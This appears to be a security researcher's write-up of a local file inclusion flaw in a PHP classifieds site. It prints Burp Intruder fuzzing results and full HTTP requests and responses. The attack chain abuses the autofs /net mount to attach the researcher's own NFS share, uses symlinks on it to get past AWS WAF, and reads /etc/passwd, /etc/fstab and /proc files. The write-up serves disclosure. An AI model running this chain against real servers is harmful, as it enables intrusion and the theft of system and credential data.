
With an identified working LFI exploit, I used the new Seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt through Burp Suite Intruder and got a working result for /proc/self/net/arp.



Request	Payload	Status	Error	Timeout	Length	Comment
114	/proc/self/net/arp	200	☐	☐	878	
196	/var/log/httpsd/ssl.access_...	200	☐	☐	452	
78	/etc/pure-ftpd/putreftpd.pdb	200	☐	☐	451	
185	/var/log/exim.paniclog	200	☐	☐	451	
233	/home/ec2-user/.atfp_history	200	☐	☐	451	
236	/home/ec2-user/.bash_profile	200	☐	☐	451	

```
HTTP/2 200 OK
Date: Wed, 09 Feb 2022 21:36:58 GMT
Content-Type: inode/x-empty
Content-Length: 387
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=dt8h16ks0pl5senmqg6ne2kpc2; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Wed, 9 Feb 2022 21:36:58 GMT
Content-Description: File Transfer - arp
Content-Disposition: attachment; filename="arp";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

IP address       HW type     Flags       HW address            Mask     Device
[redacted]       0x1         0x2         [redacted]            *        eth7
                 0x1         0x2                               *        eth7
               4 0x1         0x0                               *        eth7
                 0x1         0x2                               *        eth7

```

With a working /proc/self reference, I created a word list from my own system to use to see if any other files are accessible. This resulted in finding /proc/self/mountinfo, which contained Active Directory account information, and information on the autofs daemon.




Filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload	Status	Error	Timeout	Length	Comment
69	/proc/self/net/ipv6_route	200	☐	☐	2756	
54	/proc/self/net/dev_snmp6/lo	200	☐	☐	2684	
41	/proc/self/net/netstat	200	☐	☐	2556	
66	/proc/self/net/protocols	200	☐	☐	2156	
100	/proc/self/mountinfo	200	☐	☐	2151	
18	/proc/self/net/udp	200	☐	☐	1900	
22	/proc/self/net/snmp	200	☐	☐	1756	
40	/proc/self/net/netlink	200	☐	☐	1692	

```
HTTP/2 200 OK
Date: Wed, 09 Feb 2022 21:56:18 GMT
Content-Type: inode/x-empty
Content-Length: 1647
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=d5mnl5n4o49frrcf9hhmmdb767; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Wed, 9 Feb 2022 21:56:18 GMT
Content-Description: File Transfer - mountinfo
Content-Disposition: attachment; filename="mountinfo";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

15 21 0:3 / /proc rw,relatime - proc proc rw
16 21 0:0 / /sys rw,relatime - sysfs sysfs rw
17 21 0:5 / /dev rw,relatime - devtmpfs devtmpfs rw,size=4017756k,nr_inodes=1004439,mode=755
18 17 0:11 / /dev/pts rw,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=000
19 17 0:15 / /dev/shm rw,relatime - tmpfs tmpfs rw,size=4030560k,nr_inodes=1007640
21 1 253:0 / / rw,relatime - ext4 /dev/mapper/rootvg-rootvol rw,barrier=1,data=ordered
22 15 0:17 / /proc/bus/usb rw,relatime - usbfs /proc/bus/usb rw
23 21 8:1 / /boot rw,relatime - ext4 /dev/sda1 rw,barrier=1,data=ordered
24 15 0:18 / /proc/sys/fs/binfmt_misc rw,relatime - binfmt_misc none rw
25 21 0:19 / /mnt/pub_online rw,relatime - cifs
[redacted]
0,actimeo=1
26 21 0:20 / /mnt/pub_www rw,relatime - cifs
[redacted]e,unc=\13[redacted]\1
[redacted],gid=0,noforcegid,addr=10.240.108.172,file
[redacted]cho_interval=60,actimeo=1
27 21 0:21 / /misc rw,relatime - autofs /etc/auto.misc rw,fd=7,pgrp=2269,timeout=300,minproto=5,maxproto=5,indirect
28 21 0:22 / /net rw,relatime - autofs -hosts rw,fd=13,pgrp=2269,timeout=300,minproto=5,maxproto=5,indirect
```


Looking into the autofs entries from the /proc/self/mountinfo, it is Red Hat's tool for auto mounting filesystems from CD/USB drives connected to the system. According to Red Hat's documentation:



Lazy mount and unmount support

Multi-mount map entries describe a hierarchy of mount points under a single key. A good example of this is the `-hosts` map, commonly used for automounting all exports from a host under `/net/host` as a multi-mount map entry. When using the `-hosts` map, an `ls` of `/net/host` will mount *autofs* trigger mounts for each export from *host*. These will then mount and expire them as they are accessed. This can greatly reduce the number of active mounts needed when accessing a server with a large number of exports.


After identifying this, I logged into Linode and started a new Debian 10 system. I installed the required NFS server packages, created a /osec directory and added it to /etc/exports. Then I was able to trigger the autofs daemon to mount the remote share from my server.



```
GET /classifieds/bg?id=1&a=dl_file&type=1&opt=1&f=/net/[redacted]/file.ext
 HTTP/2
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/97.0.4692.71 Safari/537.36


```


```
HTTP/2 200 OK
Date: Thu, 10 Feb 2022 12:46:43 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 12
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=36v1th3oith6gd1dd741g2g593; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Thu, 10 Feb 2022 12:46:41 GMT
Content-Description: File Transfer - file.ext
Content-Disposition: attachment; filename="file.ext";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

hello world

```

With a remote mount under my control, I created some symbolic link files to point to the /etc, and /proc directories. Using these symlinks, I could make requests to read files without the AWS WAF filters interfering.



```
root@localhost:/osec# ls
exploit.php  exploit.tpl  file.ext
root@localhost:/osec# ln -s ../../../../../../../etc wafbypass
root@localhost:/osec# ls -l
total 12
-rw-r--r-- 1 root root 39 Feb 10 12:49 exploit.php
-rw-r--r-- 1 root root 31 Feb 10 12:51 exploit.tpl
-rw-r--r-- 1 root root 12 Feb 10 12:42 file.ext
lrwxrwxrwx 1 root root 24 Feb 10 13:53 wafbypass -> ../../../../../../../etc
```

Requesting /etc/fstab through the wafbypass symlink:




Request

```
GET /classifieds/bg?id=1&a=dl_file&type=1&opt=1&f=
[redacted]osec/wafbypass/fstab HTTP/2
Host: [redacted]
User-Agent: curl/7.74.0
Accept: */*
```

Response

```
HTTP/2 200 OK
Date: Thu, 10 Feb 2022 14:03:28 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 1002
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=0diucc81o795klodh0tk73fb61; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Thu, 10 Feb 2022 14:03:20 GMT
Content-Description: File Transfer - fstab
Content-Disposition: attachment; filename="fstab";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

#
/dev/mapper/rootvg-rootvol /                       ext4    defaults        1 1
UUID=cafa2a7f-d494-4879-988c-fa1b6cc5abce /boot ext4    defaults        1 2
/dev/mapper/rootvg-swapvol swap                    swap    defaults        0 0
tmpfs                   /dev/shm                   tmpfs   defaults        0 0
devpts                  /dev/pts                   devpts  gid=5,mode=620  0 0
sysfs                   /sys                       sysfs   defaults        0 0
proc                    /proc                      proc    defaults        0 0

#/[redacted]/dtipubintegration/classifiedsonline  /mnt/pub_online  cifs  credentials=/root/.appdev.cred  0  0
#/[redacted]/dtipubintegration/www  /mnt/pub_www  cifs  credentials=/root/.appdev.cred  0  0
[redacted] /mnt/pub_online  cifs  c[redacted]  0  0
           cifs  credentials=/root/[redacted]
```

Requesting /proc/version through the wafbypass-p symlink:




Request

```
GET /classifieds/bg?id=1&a=dl_file&type=1&opt=1&f=/net[redacted]/wafbypass-p/version
HTTP/2
Host: [redacted]
User-Agent: curl/7.74.0
Accept: */*
```

Response

```
HTTP/2 200 OK
Date: Thu, 10 Feb 2022 23:11:19 GMT
Content-Type: inode/x-empty
Content-Length: 176
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=o1rl1ac15kvtcm8i1635c4n991; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Thu, 10 Feb 2022 23:11:19 GMT
Content-Description: File Transfer - version
Content-Disposition: attachment; filename="version";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

Linux version 2.6.32-754.30.1.el6.x86_64 (mockbuild@x86-017.build.eng.bos.redhat.com) (gcc
version 4.4.7 20120313 (Red Hat 4.4.7-23) (GCC) ) #1 SMP Fri Apr 9 08:00:22 EDT 2021
```


Requesting /etc/networks through the wafbypass symlink:



Response

```
HTTP/2 200 OK
Date: Thu, 10 Feb 2022 14:47:48 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 58
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=vpcm2s0kj9tift30tebjcg8br4; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Thu, 10 Feb 2022 14:47:48 GMT
Content-Description: File Transfer - networks
Content-Disposition: attachment; filename="networks";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

default [redacted]
loopback [redacted]
link-local [redacted]
```

Requesting /etc/passwd through the wafbypass symlink:




Request

```
GET /classifieds/bq?id=1&a=dl_file&type=1&opt=1&f=
[redacted]wafbypass/passwd HTTP/2
Host: [redacted]
User-Agent: curl/7.74.0
Accept: */*
```

Response

```
HTTP/2 200 OK
Date: Thu, 10 Feb 2022 13:54:42 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 3047
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=1a3ddmba0r4ev7ua4pl1au587; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Thu, 10 Feb 2022 13:54:42 GMT
Content-Description: File Transfer - passwd
Content-Disposition: attachment; filename="passwd";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

root:x:0:0:svcs1 root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauth:x:499:499:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
